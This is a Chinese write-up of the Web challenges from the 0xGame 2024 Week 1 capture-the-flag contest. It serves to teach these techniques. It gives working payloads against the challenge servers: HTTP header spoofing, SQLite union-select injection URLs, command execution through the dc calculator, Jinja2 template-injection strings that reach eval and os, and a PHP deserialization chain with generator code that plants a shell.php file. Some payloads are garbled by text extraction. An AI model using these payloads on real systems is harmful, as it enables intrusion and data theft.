


# 0xGame 2024 Week 1 Writeup

## Web

### hello\_web

作为web的敲门砖，先贴个小白入门的介绍：

[https://blog.csdn.net/weixin\\_44953600/article/details/105399366](https://blog.csdn.net/weixin_44953600/article/details/105399366)



看起来什么都没有，这个时候我们先看看前端代码。但是你随便右键一下



前端脚本禁用了右键和F12。但是还是有办法看源代码的，比如解出网页脚本限制的插件，或者直接快捷键Ctrl+U，或者在网址开头加入 `view-source:`

```
20     <h1>Welcome to 0xgame 2024</h1>
21     <!-- 看看f14g.php -->
22     <!-- 此乃flag的第一段: 0xGame{ee7f2040-1987-4e0a -->
23     <p>这是一个简洁的网页, web方向的题基本都会有这么一个网站</p>
24     <p>零基础的同学不会的地方, 可以尝试多搜索一下</p>
25 </body>
26 </html>
```


看看f14g.php，有人不知道怎么看，其实在网址后面输入即可：

<http://8.130.84.100:50001/f14g.php>

## 你知道如何查看响应包吗？

查看响应包的办法很多，网上很容易搜到。

不需要额外工具的方法是：用浏览器自带的开发者工具，“网络”中有



部分浏览器会出现中午变成乱码的情况（因为一般没人会把中文放响应头中），不过flag是正常的。

如果用burpsuite、yakit等工具正常显示，如下：

flag: 此乃flag的第二段: -872d-68589c4ab3d3}

把两段flag拼起来就是flag。

## hello\_http

# 你知道http协议吗？

## 你知道怎么修改请求包吗？

请使用x1cBrowser浏览器访问

修改请求包的工具挺多，最常见的是burpsuite，当然你用别的工具也行。

这个浏览器是编的，这就要说起服务器是怎么知道你用什么浏览器了。其实是你发送的请求包中包含了这项信息，而你是可以用工具修改这信息的。

burpsuite抓包后的请求包，使用方法可以找教程（由于网上教程和burpsuite版本比较多样了，这里附上一份介绍还算详细的博客<https://blog.csdn.net/Javachichi/article/details/135837378>）：

本题只需要用到Proxy模块和Repeater模块，多玩玩大概也就知道请求包和响应包是怎么一回事了。

这是拦截下来的一个请求包：

Pretty Raw Hex

≡ \n ≡

```
1 GET / HTTP/1.1
2 Host: 8.130.84.100:50002
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/117.0.5938.63 Safari/537.36
6 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9
   ,image/avif,image/webp,image/apng,*/*;q=0.8,application/
   /signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: zh-CN,zh;q=0.9
9 Connection: close
10
11
```

顺便附上一个请求包的格式（这图都电子包浆了，见谅一下）

#### 请求报文

请求报文是由请求方法、请求 URL、协议版本、可选的请求首部字段和内容实体构成的。



第一行是请求行，用空格分割请求方法、URL、协议版本

之后是请求头，大部分请求头字段其实不是必须的。每行一个请求头字段

一个空行，表示请求头到此结束，后面是请求数据

这里是可以有多行的请求数据

首先是使用x1cBrowser浏览器

**User-Agent** 请求标头是一个特征字符串，使得服务器和对等网络能够识别发出请求的用户代理的应用程序、操作系统、供应商或版本信息。

User-Agent改成x1cBrowser

接下啦是传参，常见的请求方法有GET、POST。GET要在url后加一个问号开始传参，而POST要在最下面空一行后传参。

传POST参数不能使用GET请求方法，而GET参数可以用POST请求方法。（burpsuite右键有一项可以转换请求方法，无需增加Content-Type）

之后是修改Cookie，这一项不在初始的请求包中，手动添加即可。

之后语焉不详没有明确要求。可以搜索翻看常用的头部字段找。对应的是Referer和X-Forwarded-For

## Referer

**Referer** 请求头包含了当前请求页面的来源页面的地址，即表示当前页面是通过此来源页面里的链接进入的。服务端一般使用 **Referer** 请求头识别访问来源，可能会以此进行统计分析、日志记录以及缓存优化等。

需要注意的是 `referer` 实际上是 "referrer" 误拼写。参见 [HTTP referer on Wikipedia](#) (HTTP referer 在维基百科上的条目) 来获取更详细的信息。

## X-Forwarded-For

**X-Forwarded-For** (XFF) 请求标头是一个事实上的用于标识通过代理服务器连接到 web 服务器的客户端的原始 IP 地址的标头。

最终请求包修改如下：

## Request

Pretty Raw Hex

≡ ln 三

```
1 POST /?hello=world HTTP/1.1
2 Host: 8.130.84.100:50002
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: xlcBrowser
6 Cookie: flag=secret
7 Referer: http://localhost:8080/
8 X-Forwarded-For: 127.0.0.1
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: zh-CN,zh;q=0.9
12 Connection: close
13 Content-Length: 12
14 Content-Type: application/x-www-form-urlencoded
15
16 web=security
```

## Response

Pretty Raw Hex Render

你知道http协议吗?

你知道怎么修改请求包吗?

0xgame{1cd6a904-725f-11ef-aafb-d4d8533ec05c}

看来你知道http协议了

## ez\_sql


<https://xz.aliyun.com/t/8627>

这道题就是一个简单的联合查询注入

The screenshot shows a Firefox browser window with the URL [47.76.151.192:60080/?id=1](http://47.76.151.192:60080/?id=1). The page displays a user's information: name (常杰宏), email (jiehong72@icloud.com), phone number (330-072-6292), and address (58 Ridgewood Road). Below this, it shows the SQL query: `select * from users where id = 1` and the error message: `错误信息:`.

也给了语句，整数型的 `where` 注入点，猜字段数


<http://47.76.151.192:60080/?id=1%20order%20by%206>




可以看到当 `order by 6` 也就是以第六列排序时出现报错，可以判断字段数为 5，这里是个 `sqlite`

我限制了使用sqlmap，如果你使用sqlmap需要改一下UA或者使用random-ua，这里还是推荐手动。除此之外，还过滤了单双引号，这个可以用子查询或者其他的方法绕过，但是这里其实只需要不带 `where` 子句就可以获取到 `flag` 所在的表和列。

[http://47.76.151.192:60080/?id=-1%20union%20select%201,2,3,4,sql%20from%20sqlite\\_master](http://47.76.151.192:60080/?id=-1%20union%20select%201,2,3,4,sql%20from%20sqlite_master)



<http://47.76.151.192:60080/?id=-1%20union%20select%201,2,3,4,flag%20from%20flag>



ez\_rce

<https://gtfobins.github.io/>

```
1 from flask import Flask, request
2 import subprocess
3
4 app = Flask(__name__)
5
6
7 @app.route("/")
8 def index():
9     return open(__file__).read()
10
11
12 @app.route("/calc", methods=['POST'])
13 def calculator():
14     expression = request.form.get('expression') or "114 1000 * 514 + p"
15     result = subprocess.run(["dc", "-e", expression], capture_output=True,
16                           text=True)
17     return result.stdout
18
19 if __name__ == "__main__":
20     app.run(host="0.0.0.0", port=8000)
```

代码很简单，主要考察的是通过 `dc` 命令rce而不是命令拼接，因为我使用了 `subprocess`，不存在拼接方面的问题，你也可以去查看 `dc` 的文档，有可能 `chatgpt` 也会告诉你怎么做，这里用 <https://gtfobins.github.io/gtfobins/dc/> 中提供的方法

可以看到，有两个路由 `/` 用来查看源码，`/calc` 是可以将后缀表达式通过dc命令计算出结果并返回

The screenshot shows a POST request to '/calc' with the following payload:

```

1 POST /calc HTTP/1.1
2 Host: 47.76.152.109:60081
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: close
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 15
11
12 expression=!env

```

The response body is a shell session with the following content:

```

1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.4 Python/3.9.20
3 Date: Sat, 05 Oct 2024 14:48:44 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 277
6 Connection: close
7
8 HOSTNAME=aee8566044f6
9 HOME=/root
10 GPG_KEY=E3FF2839C048B25C084DEBE9B26995E310250568
11 WERKZEUG_SERVER_FD=3
12 flag=0xGame{Do_You_Know_gtfoBins?Try_To_Use_It!}
13 PATH=/usr/local/bin:/usr:/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin
14 LANG=C,UTF-8
15 PYTHON_VERSION=3.9.20
16 PWD=/app
17

```

## ez\_ssti

<https://tttang.com/archive/1698/>

没有任何过滤的ssti，但是怕有人用 `fenjing` 秒了，我就藏了一手flag

```

1 from flask import Flask, request
2 import subprocess
3
4 app = Flask(__name__)
5
6
7 @app.route("/")
8 def index():
9     return open(__file__).read()
10
11
12 @app.route("/calc", methods=['POST'])
13 def calculator():
14     expression = request.form.get('expression') or "114 1000 * 514 + p"
15     result = subprocess.run(["dc", "-e", expression], capture_output=True,
16                           text=True)
17
18
19 if __name__ == "__main__":

```

```
20     app.run(host="0.0.0.0", port=8000)
```

注入点在 404 的处理函数，会将请求的 url 作为模板字符串渲染，而请求路径和参数对我们来说是可控的，flask 默认使用 jinja2 模板引擎

The screenshot shows the Burp Suite Professional interface. In the Request tab, a GET request is made to the URL http://47.76.152.109:60082/49. The response tab shows a 200 OK status with the following content:

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.4 Python/3.9.20
Date: Sat, 05 Oct 2024 14:53:05 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 74
Connection: close
<h1>The Url http://47.76.152.109:60082/49 You Requested Can Not Found</h1>
```

这里可以看到我们的表达式是成功执行的，构造 payload 的方法上面的文章说的很全面了，我们直接来看如何获取flag，这个涉及到 Python 的一些编程基础问题

```
{{{x.__init__._globals_['__builtins__']['eval'](" __import__('os').open('cat flag').read()")}}}
```

我们通过改造这条 payload 实现获取 flag

```
1 flag=os.getenv("flag")
2 os.unsetenv("flag")
```

本地测一下就会发现就算 unset 了环境变量中的 flag，但是 flag 变量的值不会变，所以说只要获取到 flag 变量就可以了，这里利用 sys 模块，sys.modules 中储存了所有模块的信息，而通过代码中可以看到的是

```
1 if name == '__main__':
2     app.run(host="0.0.0.0", port=8000)
```

就可以判断这个模块的 `name` 是 `main`，所以我们可以通过 `import` 函数来获取 `sys` 模块，然后获取到 `flag`

```
{${x.__init__.__globals__['__builtins__'][']('sys')[import]('sys')[']('sys').modules['__main__'].flag}}
```

这样就可以了，或者你可以通过 `eval`、`exec` 等等其他方式

## ez\_unser

```
1 <?php
2 highlight_file(__FILE__);
3 class Man{
4     private $name="原神, 启动";
5     public function __wakeup()
6     {
7         echo str_split($this->name);
8     }
9 }
10 class What{
11     private $Kun="两年半";
12     public function __toString()
13     {
14
15         echo $this->Kun->hobby;
16         return "Ok";
17     }
18 }
19 class Can{
20     private $Hobby="唱跳rap篮球";
21     public function __get($name)
22     {
23         var_dump($this->Hobby);
24     }
25 }
26 class I{
27     private $name="Kobe";
28     public function __debugInfo()
29     {
30         $this->name->say();
31     }
32
33 }
34 class Say{
35     private $evil;
36     public function __call($name, $arguments)
```

```

37     {
38         $this->evil->Evil();
39     }
40 }
41 class Mamba{
42     public function Evil()
43     {
44         $filename=time()."log";
45         file_put_contents($filename,$_POST["content"]);
46         echo $filename;
47     }
48 }
49 }
50 class Out{
51     public function __call($name,$arguments)
52     {
53         $o = "./str_replace(.., "第五人格",$_POST["o"]);
54         $n = $_POST["n"];
55         rename($o,$n);
56     }
57 }
58 unserialize($_POST["data"]);

```

反序列化的入口点一般是 `__destruct`、`__wakeup` 等等，这里是 `Man::__wakeup` 为了方便带  
🔥 分析，我就从上到下的利用链

那怎么rce呢，可以看到 `Mamba::Evil` 方法可以写入任意内容的文件，`Out::__call` 方法可以重命名一个文件，也就是一共两条链

```

Man::__wakeup -> What::__toString -> Can::__get -> I::__debugInfo -
> Say::__call -> Mamba::Evil

```

```

1 <?php
2 class Man{
3     private $name="原神，启动";
4     public function set($value)
5     {
6         $this->name=$value;
7     }
8
9 }
10 class What{
11     private $Kun="两年半";
12     public function __toString()
13     {
14

```

```
15         return $this->Kun->hobby;
16     }
17     public function set($value)
18     {
19         $this->Kun=$value;
20     }
21 }
22 class Can{
23     private $Hobby="唱跳rap篮球";
24     public function __get($name)
25     {
26         var_dump($this->Hobby);
27     }
28     public function set($value)
29     {
30         $this->Hobby=$value;
31     }
32 }
33 class I{
34     private $name="Kobe";
35     public function __debugInfo()
36     {
37         $this->name->say();
38     }
39     public function set($value)
40     {
41         $this->name=$value;
42     }
43 }
44 class Say{
45     private $evil;
46     public function __call($name, $arguments)
47     {
48         $this->evil->Evil();
49     }
50     public function set($value)
51     {
52         $this->evil=$value;
53     }
54 }
55 class Mamba{
56     public function Evil()
57     {
58         file_put_contents("1.tmp",$_POST["data"]);
59     }
60 }
61 class Out{
```

```

62     public function __call($name,$arguments)
63     {
64         $o = "./".str_replace(.., "第五人格", $_POST["o"]);
65         $n = $_POST["n"];
66         rename($o,$n);
67     }
68
69 }
70 $man=new Man();
71 $what=new what();
72 $can=new can();
73 $i=new I();
74 $say=new Say();
75 $mamba=new Mamba();
76 $out=new Out();
77 $say->set($mamba);
78 $i->set($say);
79 $can->set($i);
80 $what->set($can);
81 $man->set($what);
82 echo urlencode(serialize($man));

```

用来写入文件

```

Man::__wakeup -> What::__toString -> Can::__get -> I::__debugInfo -
> Out::__call

```

用来重命名文件

```

1 <?php
2 class Man{
3     private $name="原神，启动";
4     public function set($value)
5     {
6         $this->name=$value;
7     }
8
9 }
10 class What{
11     private $Kun="两年半";
12     public function __toString()
13     {
14
15         return $this->Kun->hobby;
16     }
17     public function set($value)

```

```
18     {
19         $this->Kun=$value;
20     }
21 }
22 class Can{
23     private $Hobby="唱跳rap篮球";
24     public function __get($name)
25     {
26         var_dump($this->Hobby);
27     }
28     public function set($value)
29     {
30         $this->Hobby=$value;
31     }
32 }
33 class I{
34     private $name="Kobe";
35     public function __debugInfo()
36     {
37         $this->name->say();
38     }
39     public function set($value)
40     {
41         $this->name=$value;
42     }
43 }
44 class Say{
45     private $evil;
46     public function __call($name, $arguments)
47     {
48         $this->evil->Evil();
49     }
50     public function set($value)
51     {
52         $this->evil=$value;
53     }
54 }
55 class Mamba{
56     public function Evil()
57     {
58         file_put_contents("1.tmp", $_POST["data"]);
59     }
60 }
61 class Out{
62     public function __call($name,$arguments)
63     {
64         $o = "./".str_replace("../", "第五人格", $_POST["o"]);
65     }
66 }
```

```

65     $n = $_POST["n"];
66     rename($o,$n);
67 }
68
69 }
70 $man=new Man();
71 $what=new what();
72 $can=new can();
73 $i=new I();
74 $say=new Say();
75 $mamba=new Mamba();
76 $out=new Out();
77 $say->set($mamba);
78 $i->set($out);
79 $can->set($i);
80 $what->set($can);
81 $man->set($what);
82 echo urlencode(serialize($man));

```

Burp Suite Professional v2023.12.1 - Temporary Project - V3g3t4ble

Target: http://47.76.152.109:60083 | HTTP/1.1

Request

Pretty Raw Hex

```

1 POST / HTTP/1.1
2 Host: 47.76.152.109:60083
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/120.0.6099.71 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: close
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 303
11
12 data=
%03A%3A%22Man%22%3A1%3A%7Bs%3A9%3A%22%00Man%0name%22%3B0%3A4%3A%22What%22%3A1%3A%
7Bs%3A9%3A%22%00What%00Kun%22%3B0%3A3%3A%22Can%22%3A1%3A%7Bs%3A10%3A%22%00Can%0Hob
by%22%3B0%3A1%3A%22%22%3A1%3A%7Bs%3A7%3A%22%01%0name%22%3B0%3A3%3A%220ut%22%3A0%
3A%7B%7D%7D%7D%7D%6d=1728141251.log&nshell.php

```

Response

Pretty Raw Hex Render

```

</span>
<span style="color: #0000BB">
$n
</span>
<span style="color: #007700">
);<br />
&nbsp;&nbsp;&nbsp;<br />
<br />
</span>
<span style="color: #0000BB">
 unserialize
</span>
<span style="color: #007700">
(
</span>
<span style="color: #0000BB">
$_POST
</span>
<span style="color: #007700">
[
</span>
<span style="color: #DD0000">
"data"
</span>
<span style="color: #007700">
];
</span>
</span>
10 </span>
11 </code>
object(I)#4 (0) {
12 }
13 <br />
14 <b>
Warning
</b>
: Array to string conversion in <b>
/root/index.php
</b>
on line <b>
7
</b>
<br />
15 Array

```

Inspector

Request attributes: 2 ✓

Request query parameters: 0 ✓

Request body parameters: 3 ✓

Request cookies: 0 ✓

Request headers: 9 ✓

Response headers: 5 ✓

Session

Request

```

1 GET /shell.php HTTP/1.1
2 Host: 47.76.152.109:60083
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: close
9
10

```

Response

```

1 HTTP/1.1 200 OK
2 Host: 47.76.152.109:60083
3 Date: Sat, 05 Oct 2024 15:20:16 GMT
4 Connection: close
5 X-Powered-By: PHP/8.1.30
6 Content-type: text/html; charset=UTF-8
7
8 HOSTNAME=9793349b6a6e
9 PHP_INI_DIR=/usr/local/etc/php
10 HOME=/root
11 PHP_LDFLAGS=-WL,-O1 -pie
12 PHP_CFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE
-D_FILE_OFFSET_BITS=64
13 PHP_VERSION=8.1.30
14 GPG_KEYS=528905BFEDBA7191046839EF9BA0ADA31CBD89E
398641343D8C10482B1460C39DC0B9698544 F1F692238FBC1666E5A5CCD4199F9DFF6FFBAFD
